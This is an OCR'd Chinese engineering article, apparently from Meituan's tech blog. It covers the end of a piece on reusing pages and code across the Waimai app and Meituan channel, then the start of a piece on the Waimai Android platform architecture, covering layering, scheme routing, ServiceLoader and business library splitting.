
## 页面复用

对两端同一个页面来说，绝大部分的功能模块是可复用的，但是也存在不一致的功能模块。以外卖App和美团外卖频道首页为例，中部流量区等业务基本相同，但是顶部导航栏样式功能和中部流量区布局在两端不一样，如下图所示：




针对上述问题，我们页面复用的实现思路是页面模块化：先将页面功能按照业务相似性以及两端差异拆分成高内聚低耦合的功能单元Block，然后两端页面使用拆分的功能单元Block像搭积木似的搭建页面，单个的单元Block可以采用MVP模式实现。美团点评内部酒旅的Ripper和到店综合 Shield 页面模块化开发框架也是采用这样的思路。由于我们要实现两端复用，还要考虑页面之间的差异。对于两端页面差异，我们统一使用上文中提到的Flavor机制在业务单元内对两端差异化管理，业务单元所在页面不感知业务单元的差异性。对于不同的差异，单元Block可以在MVP不同层做差异化管理。

以首页为例，首页Block化复用架构如下图。两端首页头部导航栏UI展示、数据、功能不一样，导航栏整个功能就以一个Flavor在两端分别实现；商家列表中部流量区部分虽然整体UI布局不一样，但是里面单个功能Block业务逻辑、整个数据一样，继续将中部流量区里面的业务Block化；下方的商家列表项两端一样的功能，用一个公有的Block实现。在各个单元Block已经实现的基础上，两端首页搭建成首页Fragment。



页面模块化后，将两端不同的差异在各个单元Block以Flavor方式处理，业务单元Block所在页面不用关心各个Block实现差异，不仅实现了页面的复用，各个模块功能职责分离，还提高了可维护性。

# 总结

美团外卖业务需要在外卖平台和美团平台同时部署，因此，在美团外卖平台化架构过程中就产生了平台化复用的问题。而怎么去实现平台化复用呢？笔者认为需要从不同粒度去考虑：基础服务、组件、页面。对于基础服务，我们需要尽可能的统一，不能统一的就抽象服务层。组件级别，需要分块分层，将依赖梳理好。页面的复用，最重要的是页面模块化和页面内模块做到职责分离。平台化复用最大的难点在于：差异的管理和屏蔽。本文提出使用pins工程+Flavor的方案，可以使得差异代码的管理得到有效的解决。同时利用分层策略，每层都自己处理好自己的差异，使得上层不用关心下层的差异。平台化复用不能单纯的追求复用率，同时要考虑到端的个性化。

到目前为止，我们实现了绝大部分外卖App和外卖频道代码复用，整体代码复用率达到88.35%，人效提升70%以上。未来，我们可能会在外卖平台、美团平台、大众点评平台三个平台进行代码复用，其场景将会更加复杂。当然，我们在做平台化复用的时候，要合理地进行评估，复用带来的“成本节约”和为了复用带来的“成本增加”之间的比率。另外，平台化复用视角不应该局限于业务页面的复用，对于监控、测试、研发工具、运维工具等也可以进行复用，这也是平台化复用理念的核心价值所在。

# 参考资料


1. 美团外卖Android平台化架构演进实践🔗
2. 美团外卖iOS多端复用的推动、支撑与思考🔗
3. 微信Android模块化架构重构实践🔗
4. 配置构建变体🔗
5. Shield—开源的移动端页面模块化开发框架🔗


# 作者简介


- 晓飞，美团点评技术专家。2015年加入美团点评，外卖Android的早期开发者之一。目前是外卖Android App负责人，主要负责版本管理和业务架构。
- 金光，美团点评高级工程师。2017年加入美团点评，主要负责代码复用及外卖平台化相关工作。
- 王芳，美团点评高级工程师。2017年加入美团点评，主要负责商家列表页面等相关页面业务。


# 招聘

美团外卖长期招聘Android、iOS、FE 高级/资深工程师和技术专家，Base 北京、上海、成都，欢迎有兴趣的同学投递简历到wukai05@meituan.com。

# 美团外卖Android平台化架构演进实践

作者: 吴凯 晓飞 海冰

美团外卖自2013年创建以来，业务一直高速发展。目前美团外卖日完成订单量已突破1800万，成为美团点评最重要的业务之一。美团外卖的用户端入口，从单一的外卖独立App，拓展为外卖、美团、点评等多个App入口。美团外卖所承载的业务，也从单一的餐饮业务，发展到餐饮、超市、生鲜、果蔬、药品、鲜花、蛋糕、跑腿等十多个大品类业务。业务的快速发展对客户端架构不断提出新的挑战。

## 平台化背景

很早之前，外卖作为孵化中的项目只有美团外卖App（下文简称外卖App）一个入口，后来外卖作为一个子频道接入到美团App（下文简称外卖频道），两端业务并行迭代开发。早期为了快速上线，开发同学直接将外卖App的代码拷贝出一份到外卖频道，做了简单的适配就很快接入到美团App了。

早期外卖App和外卖频道由两个团队分别维护，而在随后一段时间里，两端代码体系差异越来越来大。最后演变成了从网络、图片等基础库到UI控件、类的命名等都不尽相同的两套代码。尽管后来两个团队合并到一起，但历史的差异已经形成，为了优先满足业务需求，很长一段时间内，我们只能在两套代码的基础上不断堆积更多的功能。维护两套代码的成本可想而知，而业务的迅猛发展又使得这一问题越发不可忍受。


外卖App首页


外卖频道首页

在我们探索解决两端代码复用的同时，业务的发展又对我们提出新的挑战。随着团队成员扩充了数倍，商超生鲜等垂直品类的拆分，以及异地研发团队的建立，外卖客户端的平台化被提上日程。而在此之前，外卖App和外卖频道基本保持单工程开发，这样的模式显然是无法支持多团队协作开发的。因此，我们需要快速将代码重构为支持平台化的多工程模式，同时还要考虑业务模块的解耦，使得新业务可以拷贝现有的代码快速上线。此外，在实施平台化的过程中，两端代码复用的问题还没有解决，如果两端的代码没有统一而直接做平台化业务拆库，必然会导致问题的复杂化。

在这样的背景下，可以看出我们面临的问题相较于其他平台型App更为特殊和复杂：既要解决外卖业务平台化的问题，又要解决外卖App和外卖频道两端代码复用的问题。

# 屡次探索


在实施平台化和两端代码复用的道路上并非一帆风顺，很多方案只有在尝试之后才知道问题所在。我们多次遇到这样的情况：设计方案完成后，团队已经全身心投入到开发之中，但是由于业务形态发生变化，原有的设计也被迫更改。在不断的探索和实践过程中，我们经历了多个中间阶段。虽然有不少失败的案例，但是也积累了很多架构设计上的宝贵经验，整个团队对业务和架构也有了更深的理解。

# 搜索库拆分实践

早期美团外卖App和美团外卖频道两个团队的合并，带来的最大痛点是代码复用，而非平台化，而在很长的一段时间内，我们也没有想过从平台化的角度去解决两端代码复用的问题。然而代码复用的一些失败尝试，给后续平台化的架构带来了不少宝贵的经验。当时是怎么解决代码复用问题的呢？我们通过和产品、设计同学的沟通，约定了未来的需求，会从需求内容、交互、样式上，两端尽可能的保持一致。经过多次讨论后，团队发起了两端代码复用的技术方案尝试，我们决定将搜索模块从主工程拆分出来，并实现两端代码复用。然而两端的搜索模块代码底层差异很大，BaseActivity和BaseFragment不统一，UI样式不统一，数据Model不统一，图片、网络、埋点不统一，并且两端发版周期也不一致。针对这些问题的解决方案是：

1. 通过代理屏蔽Activity和Fragment基类不统一的问题；
2. 两端主工程style覆盖搜索库的UI样式；
3. 搜索库使用独立的数据Model，上层去做数据适配；
4. 其他差异通通抛出接口让上层实现；
5. 和PM沟通尽量使产品需求和发版周期一致。

**架构大致如图：**




虽然搜索库在短期内拆分为独立的工程，并实现了绝大部分的两端代码复用，但是好景不长，仅仅更新过几个版本后，由于需求和版本发布周期的差异，搜索库开始变为两个分支，并且两个分支的差异越来越大，最后代码无法合并而不得不永久维护两个搜索库。搜索库事实上是一次失败的拆分，其中的问题总结起来有三个：

1. 在两端底层差异巨大的情况下自上而下的强行拆分，导致大量实现和适配留在了两端主工程实现，这样的设计层级混乱，边界模糊，并且极大的增加了业务开发的复杂性；
2. 寄希望于两端需求和发版周期完全一致这个想法不切实际，如果在架构上不为两端的差异性预留可伸缩的空间，复用最终是难以持续的；
3. 约定或规范，受限于组织架构和具体执行的个人，不确定性太高。

## 页面组件化实践

在经历过搜索库的失败拆分后，大家认为目前还不具备实现模块整体拆分和复用的条件，因此我们走向了另一个方向，即实现页面的组件化以达成部分组件复用的目标。页面组件化的设计思路是：

1. 将页面拆分为粒度更小的组件，组件内部除了包含UI实现，还包含数据层和逻辑层；
2. 组件提供个性化配置满足两端差异需求，如果无法满足再通过代理抛到上层处理。


页面组件化是一个良好的设计，但它主要适用于解决Activity巨大化的问题。由于底层差异巨大的情况，使得页面组件化很难实现大规模的复用，复用效率低。另一方面，页面组件化也没有为2端差异性预留可伸缩的空间。

## MVP分层复用实践

我们还尝试过运用设计模式解决两端代码复用的问题。想法是将代码分为易变的和稳定的两部分，易变部分在两端上层实现差异化处理，稳定部分可以在下层实现复用。方案的主要设计思路是：

1. 借鉴Clean MVP架构，根据职责将代码拆分为Presenter，Data Repository，Use Case，View，Model等角色；
2. UI、动画、数据请求等逻辑在下层仅保留接口，在上层实现并注入到下层；
3. 对于两端不一致的数据Model，通过转换器适配为下层统一的模型。

架构大致如图：




这是一种灵活、优雅的设计，能够实现部分代码的复用，并能解决两端基础库和UI等差异。这个方案在首页和二级频道页的部分模块使用了一段时间，但是因为学习成本较高等原因推广比较缓慢。另外，这个时期平台化已被提上日程，业务痛点决定了我们必须快速实施模块整体的拆分和复用，而优雅的设计模式并不适合解决这一类问题。即使从复用性的角度来看，这样的设计也会使得业务开发变得更为复杂、调试困难，对于新人来说难以胜任，最终推广落地困难。

## 中间层实践

通过多次实践，我们认识到要实现两端代码复用，基础库的统一是必然的工作，是其他一切工作的基础。否则必然导致复杂和难以维护的设计，最终导致两端复用无法快速推进下去。

计算机界有一句名言：“计算机科学领域的任何问题都可以通过增加一个中间层来解决。”（原始版本出自计算机科学家 David Wheeler）我们当然有想过通过中间层设计屏蔽两端的基础库差异。例如网络库，外卖App基于Volley实现，外卖频道基于Retrofit实现。我们曾经在Volley和Retrofit之上封装了一层网络框架，对外暴露统一的接口，上层可以切换底层依赖Volley或是Retrofit。但这个中间层并没有上线，最终我们将两端的网络库统一成了Retrofit。这里面有多个原因：首先Retrofit本身就是较高层次的封装，并且拥有优雅的设计模式，理论上我们很难封装一套扩展性更强的接口；其次长期来看底层网络框架变更的风险极低，并且适配网络层的各种插件也是一件费时费力的事情，因此保持网络中间层的性价比极低；此外将两端的网络请求都替换为中间层接口，显然工作量远大于只保留一端的依赖。


通过实践我们认识到，中间层设计是一把双刃剑。如果基础框架本身的扩展性足够强，中间层设计就显得多此一举，甚至丧失了原有框架的良好特性。

## 平台化实践

好的架构源于不停地衍变，而非设计。对于外卖Android客户端的平台化架构构建也是经历了同样的过程。我们从考虑如何解决代码复用的问题，逐渐的衍变成如何去解决代码复用和平台化的两个问题。而实际上外卖平台化正是解决两端代码复用的一剂良药。我们通过建立外卖平台，将现有的外卖业务降级为一个频道，将外卖业务以aar的形式分别接入到外卖平台和美团平台，这样在解决外卖平台化的同时，代码复用的问题也将得到完美的解决。

## 平台化架构

经过了整整一年的艰苦奋斗，形成了如图所示的美团外卖Android客户端平台化架构：




从底层到高层依次为平台层、业务层和宿主层。

1. 平台层的内容包括，承载上层的数据通信和页面跳转；提供外卖核心服务，例如商品管理、订单管理、购物车管理等；提供配置管理服务；提供统一的基础设施能力，例如网络、图片、监控、报警、定位、分享、热修、埋点、Crash上报等；提供其他管理能力，例如生命周期管理、组件化等。
2. 业务层的内容包括，外卖业务和垂直业务。
3. 宿主层的内容包括，Waimai App壳和美团外卖频道Waimai-channel壳，这一层用于Application的初始化、dex加载和其他各种必要的组件或基础库的初始化。

在构建平台化架构的过程中，我们遇到这样一个问题，如何长久的维持我们平台化架构的层级边界。试想，如果所有的代码都在一个工程里面开发，通过包名、约定去规范层级边界，任何一个紧急的需求都可能破坏层级边界。维持层级边界的最好办法是什么？我们的经验是工程隔离。平台化的每一层都去做工程隔离，业务层的每个业务都建立自己的工程库，实现工程隔离。同时，配套编译脚本，检查业务库之间是否存在相互依赖关系。工程隔离的好处是显而易见的：

1. 每个工程都可以独立编译、独立打包；
2. 每个工程内部的修改，不会影响其他工程；
3. 业务库工程可以快速拆分出来，集成到其他App中。


但工程隔离带来的另一个问题是，同层间的业务库需要通信怎么办？这时候就需要提供业务库通信框架来解决这个问题。

## 业务库通信框架

在拆分外卖商家业务库的时候，我们就发这样一个案例：在商家页有一个业务，当发现当前商家是打烊的，就会弹出一个浮层，推荐相似的商家列表，而在我们之前划分的外卖子业务库里面，相似商家列表应该是属于页面库里面的内容。那怎么让商家业务库访问到页面库里面的代码呢。如果我们将商家库去依赖页面库，那我们的层级边界就会被打破，我们的依赖关系也会变得复杂。因此我们需要在架构中提供同层间的通信框架，它去解决不打破层级边界的情况下，完成同层间的通信。


汇总同层间通信的场景，大致上可以划分为：页面的跳转、基本数据类型的传递（包括可序列化的共有类对象的传递）、模块内部自定义方法和类的调用。针对上述情况，在我们的架构里面提供了二种平级间的通信方式：scheme路由和美团自建的ServiceLoaders sdk。scheme路由本质上是利用Android的scheme原理进行通信，ServiceLoader本质上是利用的Java反射机制进行通信。

scheme路由的调用如图所示：




最终效果：所有业务页面的跳转，都需要通过平台层的scheme路由去分发。通过scheme路由，所有业务都得到解耦，不再需要相互依赖而可以实现页面的跳转和基本数据类型的传递。

**serviceloader的调用如图所示：**





提供方和使用方通过平台层的一个接口作为双方交互的约束。使用方通过平台层的ServiceLoader完成提供方的实现对象获取。这种方式可以解决模块内部自定义方法和类的调用，例如我们之前提到了商家库需要调用页面库代码的问题就可以通过ServiceLoader解决。

## 外卖内核模块设计

在实践的过程中，我们也遇到业务本身上就不好划分层级边界的业务。大家可以从美团外卖三层架构图上，看出外卖业务库，像商家、订单等，是和外卖的垂类业务库是同级的。而实际上外卖业务的子业务是否应该和垂类业务保持同层是一个目前无法确定的事情。

目前，外卖接入的垂类业务商超业务，是隶属于外卖业务的子频道，它依然依赖着外卖的核心model、核心服务，包括商品管理、订单管理、购物车管理等，因此目前它和外卖业务的商家、订单这样的子业务库同层是没有问题的。但随着商超业务的发展，商超业务未来可能会建设自己的商品管理、订单管理、购物车管理的服务，那么到时商超业务就会上升到和外卖业务一样同层的业务。这时候，外卖核心管理服务，处在平台层，就会导致架构的层级边界变得不再清晰。

我们的解决办法是通过设计一个属于外卖业务的内核模块来适应未来的变化，内核模块的设计如图：




1. 内圈为基础模型类，这些模型类构成了外卖核心业务（从门店→点菜→购物车→订单）的基础；
2. 中间圈为依赖基础模型类构建的基础服务（CRUD）；
3. 最外圈为外卖的各维度业务，向内依赖基础模型圈和外卖基础服务圈。

如果未来确定外卖平台需要接入更多和外卖平级的业务，且最内圈都完全不一样，我们将把外卖内核模块上移，在外卖业务子库下建立对内核模块的依赖；如果未来只是有更多的外卖子业务的接入，那就继续保留我们现在的架构；如果未来接入的业务基础模型类一样，但自己的业务服务需要分化，那么我们将对保留内核模块最核心的内圈，并抽象出服务层由外卖和商超上层自己实现真正的服务。

## 业务库拆分

在拆分业务库的时候，我们面临着这样的问题：业务之间的关系是较为复杂的，如何去拆分业务库，才是较为合理的呢？一开始我们准备根据外卖业务核心流程：页面→商家→下单，去拆分外卖业务。但是随着外卖子频道业务的快速发展，子频道业务也建立了自己的研发团队，在页面、商家、下单等环节，也开始建立自己的页面。如果我们仍然按照外卖下单的流程去拆分库，那在同一个库之间，就会有外卖团队和外卖子频道团队共同开发的情况，这样职责边界很不清晰，在实际的开发过程中，肯定会出现理不清的情况。

我们都知道软件工程领域有所谓的 康威定律：

> Organizations which design systems are constrained to produce designs which are copies of the communication structures of these organizations. – Melvin Conway(1967)

翻译成中文的大概意思是：设计系统的组织，其产生的设计等同于组织之内、组织之间的沟通结构。

在康威定理的指导下：我们认为技术架构应该反映出团队的组织结构，同时，组织结构的变迁，也应该导致技术架构的演进。美团外卖平台下包含外卖业务和垂直品类业务，对于在我们团队中已经有了组织结构，优先组织结构，去拆出独立的业务库，方便子业务库的同学内部沟通协作，减少他们跨组织沟通的成本。同时，我们将负责外卖业务的大团队，再进一步细化成页面小组、商家小组和订单小组，由这些小组的同学去在外卖业务下完成更细维度的外卖子业务库拆分。根据组织结构划分的业务库，天然的存在业务边界，每个同学都会按照自己业务的目标去继续完善自己的业务库。这样的拆库对内是高内聚，对外是低耦合的，有效的降低了内外沟通协作的成本。

## 工程内代码隔离

在实现工程隔离之后，我们发现工程内部的代码还是可以相互引用的。工程内部如果也不能实现代码的隔离，那么工程内部的边界就是模糊的。我们希望工程内至少能够实现页面级别的代码隔离，因为Activity是组成一个App的页面单元，围绕这个Activity，通常会有大量的代码及资源文件，我们希望这些代码和资源文件是被集中管理的。

